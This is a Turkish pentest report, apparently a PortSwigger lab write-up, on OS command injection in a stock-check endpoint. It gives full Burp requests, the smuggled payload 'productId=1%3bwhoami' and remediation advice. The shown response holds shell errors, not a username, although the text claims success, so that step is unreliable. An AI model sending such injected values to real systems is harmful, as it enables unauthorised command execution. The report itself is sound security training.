SIZMA TESTİ RAPORU

Rapor Tarihi	05/08/2026
Hazırlayan	Ömer Faruk Baysal
Test Türü	PortSwigger Web Academy Lab

1. OS command injection

Bu raporda PortSwigger Web Security Academy'de yer alan "OS command injection" labı ele alınmıştır. Bu labda Burp Suite ve Burp Suite Repeater kullanılmıştır.

2. Yönetici Özeti

Yapılan test sonucunda, hedef uygulamanın ürün stok kontrolü fonksiyonunda kritik seviyede bir OS Command Injection zafiyeti tespit edilmiştir. Bu zafiyet, saldırganın hedef sunucuda keyfi sistem komutları çalıştırmasına ve sistemin tamamen ele geçirilmesine olanak tanımaktadır. Zafiyetin ivedilikle giderilmesi önerilmektedir.

3. Zafiyet Açıklaması

Ürün stok kontrol özelliğinde OS command injection zafiyeti barındırdığı söyleniyor. Bu uygulama, kullanıcı tarafından sağlanan ürün ve mağaza ID'lerini içeren bir shell komutunu çalıştırıp yanıt olarak raw output vermektedir. Çözüm için "whoami" komutunun çalıştırılıp mevcut kullanıcının adının bulunması isteniyor.

4. Risk Seviyesi


Risk Seviyesi	Kritik
CVSS v3.1 Skoru (ops.)	-
CWE (opsiyonel)	-

5. Etki

Saldırgan hedef sunucuda OS komutlarını çalıştırılabilir. Bu da sistemi tamamen ele geçirmekten hassas verilere erişime kadar çeşitli sorunlara sebebiyet verebilir.

6. Proof Of Concept

Öncelikle ilgili siteye erişilmiştir. Zafiyetin ürün stok kontrol özelliğinde olduğu bilindiği için herhangi bir ürünün sayfasına girmek yeterlidir. İlgili ürün sayfasına girildiğinde şehirlere göre stok adedini veren bir özellik görülecektir.



"Check stock"
butonuna basılıp istek yollanır. İlgili istek Burp Suite aracından incelenir. Burada POST metodundaki istek (request) şu şekilde olacaktır:

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0ab4001004f16871820d15a0009e0096.web-security-academy.net
Cookie: session=BByFvYuy4GbD3lfJOnvn0KT7zIpJ3DM8
Content-Length: 21
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: */*
Origin: https://0ab4001004f16871820d15a0009e0096.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ab4001004f16871820d15a0009e0096.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1
```

Response

Burada 2 adet parametre gözükmektedir. Burada OS command injection zafiyetinden faydalanmak için Burp Repeater'a ilgili istek yollanır ve parametrelere istenen whoami komutunu da içeren ilgili payload yazılır ve istek yollanır:

>productId=1%3bwhoami&storeId=1

Böylelikle response alınır. Buradan kullanıcın kim olduğunu öğreniriz.

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0ab4001004f16871820d15a0009e0096.web-security-academy.net
Cookie: session=BByFvYuy4GbD3lfJOnvn0KT7zIpJ3DM8
Content-Length: 30
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: */*
Origin: https://0ab4001004f16871820d15a0009e0096.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0ab4001004f16871820d15a0009e0096.web-security-academy.net/product?produ
ctId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1%3bwhoami&storeId=1
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

/home/peter-UrLFrP/stockreport.sh: line 5: $2: unbound variable
whoami: extra operand 'i'
Try 'whoami --help' for more information.
```

7. Çözüm Önerisi

Kullanıcı girdisi hiçbir zaman doğrudan sistem komutuna dahil edilmemelidir. Bunun yerine, dile özgü hazır API/kütüphane fonksiyonları kullanılmalıdır. Ayrıca girdi, komuta bir string olarak birleştirilmek yerine, komut ile argümanları ayrı biçimde işleyen güvenli fonksiyonlarla aktarılmalıdır. Böylece girdi, komut olarak değil yalnızca veri olarak yorumlanır.

8.Sonuç

Testin sonucunda hedefin komut enjeksiyonuna açık olduğu doğrulanmıştır.
